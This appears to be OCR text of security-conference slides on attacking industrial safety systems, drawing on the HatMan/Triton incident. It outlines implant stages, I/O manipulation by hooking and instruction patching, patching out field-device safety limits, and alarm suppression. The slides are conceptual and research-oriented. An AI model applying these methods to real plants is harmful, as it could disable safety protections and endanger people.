
* ICS-CERT MAR-17-352-01 HatMan—Safety System Targeted Malware (Update A)

Stage 3: Implant



* ICS-CERT MAR-17-352-01 HatMan—Safety System Targeted Malware (Update A)

Stage 3: Implant



* ICS-CERT MAR-17-352-01 HatMan—Safety System Targeted Malware (Update A)

Stage 4: OT Payload

- **Once implant is injected we have dormant ‘god mode’**
  - Arbitrary *supervisor* RWX over network
- **Deliver OT payload at later moment**
- **Not recovered from incident, but we can speculate …**

Secura

AGENDA

1. Introduction
2. Cyber-Physical Attack Lifecycle
3. Implants
4. OT Payloads
5. Conclusion

Secura

Damage Stage

1

Manipulate the process

- **Direct** → **Manipulation of actuators**
- **Indirect** → **Deceive controller/ operator** about process state (e.g. spoof sensor)

3

Obtain Feedback

- **Direct or Derived** (e.g., via proxy sensors /calculations)

2

Prevent response

- **Operators**
  - **Blind**
  - **Mislead**
- **Control / Safety System**
  - **Modify operational / safety limits**
  - **Blind about process state**

Secura


I/O Manipulation

I/O Manipulation

- **Simple concept, non-trivial execution**
- **Many different approaches**
  - Depends on how IO image tables are populated, how IO is wired to chip executing logic
  - Different technical ways to achieve same goal

Secura

I/O Manipulation




- Memory Breakpoint
- Patch Instructions
- Change Memory Permissions

* Ghost in the PLC – Ali Abbasi & Majid Hashemi, BlackHat EU 2016

* https://www.nrc.gov/docs/ML0932/ML093290420.pdf

I/O Manipulation



Hook accesses to IO portion of shared memory

Hook bus handler routines

Figure 3 Architecture of a Model 3008 Main Processor

* www.amikonplc.com/, www.kenosha-reuse.com

Complication: Field Device Limitations

- **Cyber limitations might be placed on theoretically feasible functionality for protective reasons***
  - Valve closing speed
  - Non-digitally alterable VFD skip frequences

- **Prevents IO manipulation from achieving desired result**
  - Overcoming this requires implanting field device
  - Patch out limitations / sanity checks

Secura

* Similar problem in automotive where certain diagnostic messages are disallowed above certain speeds


Alarm Suppression

Alarm Suppression


- **Again: simple concept, non-trivial execution**
  - We want to prevent an outgoing alarm being raised or incoming alarm being acted upon
- **Might require very different approaches**
  - Alarm raised with dedicated protocol message
  - Alarm signal via IO
  - Alarm bit in flag accompanying read PV

Secura


Alarm Propagation



